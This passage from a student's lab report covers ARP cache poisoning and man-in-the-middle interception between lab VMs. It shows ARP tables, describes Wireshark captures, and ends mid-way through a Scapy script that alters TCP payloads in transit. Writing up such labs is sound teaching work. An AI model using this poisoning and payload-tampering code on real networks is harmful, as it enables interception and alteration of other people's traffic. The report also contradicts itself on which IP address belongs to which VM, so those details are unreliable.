10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.5                 ether   08:00:27:ff:48:ce   C                     enp0s3
10.0.2.3                 ether   08:00:27:96:3c:e6   C                     enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The ARP table of VM B before the attack:


SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal


```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:96:3c:e6   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.5                 ether   08:00:27:ff:48:ce   C                     enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Attacker Terminal screenshot:




From the two packets sent we can see that in the first packet ip address of VM B is mapped to MAC address of attacker and in the second packet sent the ip address of VM A is mapped to MAC of attacker machine.

The ARP table of VM A after the attack:




From the above screenshot we can see that in ARP table of VM A the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:




From the above screenshot we can see that in ARP table of VM B the ip address of VM A(10.0.2.7) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).


Wireshark screenshot of packet sent to VM A



From the above screenshot we can confirm that the ARP packet has been sent successfully to VM A from 10.0.2.8 ip address with MAC address as 08:00:27:ff:ce.


Wireshark screenshot of packet sent to VM B






From the above screenshot we can confirm that the ARP packet has been sent successfully to VM B from 10.0.2.7 ip address with MAC address as 08:00:27:ff:ce.

Step 2:



The above screenshot contains the arp cache table of VM A and the pinging of VM B from VM A and we can see that there is 44% packet loss.


The wireshark screenshot:




Questions:

1. What do you observe? Explain your observation.

Ans) We could see that once the ping 10.0.2.8 command was executed on VM A it took some for the first packet to be sent.But it was noted that the ip address of VM B(10.0.2.8) was mapped back to the it's MAC address(08:00:27:4e:7d:b7) and not attacker MAC address (08:00:27:ff:48:ce) in VM A's ARP table.




It was also noted that the ip address of VM A(10.0.2.7) was mapped back to the it's MAC address(08:00:27:e4:52:98) and not attacker MAC address (08:00:27:ff:48:ce) in VM B's ARP table.




Step 3:


On attacker machine: turning on ip forwarding



Present ARP table of VM A




As due to earlier pinging the poisioning of the ARP table of VM A was corrected.Hence we again run the Task2.1.py on attacker.



Now we can see that after running Task2.1.py the MAA address mapped to 10.0.2.8 is set again to 08:00:27:ff:48:ce.

Now pinging VM B from VM A




ARP cache screenshot of VM A

```
rtt min/avg/max/mdev = 0.619/0.792/1.091/0.182 ms
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.5                 ether   08:00:27:ff:48:ce   C                     enp0s3
10.0.2.8                 ether   08:00:27:ff:48:ce   C                     enp0s3
10.0.2.3                 ether   08:00:27:96:3c:e6   C                     enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```


We can see from above screenshot that the unlike before(as in step 2) the MAC address mapped to the 10.0.2.8 is still the MAC address of attacker machine and it has not been changed this is because the ip forwarding has been turned on.

ARP cache screenshot of VM B



We can see from the above screenshot that on pinging from VM A to VM B the MAC address mapped to the ip address of the VM A has been removed.


Wireshark Screenshot:



We can see that on pinging from 10.0.2.8(VM A) to 10.0.2.7(VM B) we can see that the packet has been sent to attacker machine as we can see in the second packet that a reply for the request has come from 10.0.2.5 (ip address of attacker machine).As the ip forwarding has been turned on hence the packet has been redirected to the correct host(10.0.2.8).


Step 4:

Sniff-and-spoof.py





```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
import re
VM_CLIENT_IP = '10.0.2.7'
VM_SERVER_IP = '10.0.2.8'
VM_CLIENT_MAC = '08:00:27:e4:52:98'
VM_SERVER_MAC = '08:00:27:4e:7d:b7'
def spoof_pkt(pkt):
        if pkt[IP].src==VM_CLIENT_IP and pkt[IP].dst==VM_SERVER_IP:
                if str(pkt[TCP].payload).isalpha(): # isalpha() returns True if all characters in the string are alphabets.
                        IPLayer = IP(pkt[IP])
                        del(IPLayer.chksum)
                        del(IPLayer[TCP].payload)
                        del(IPLayer[TCP].chksum)
                        Data = "Z"
                        newpkt = IPLayer/Data
                else:
                        newpkt = pkt[IP]
                send(newpkt, verbose=0)
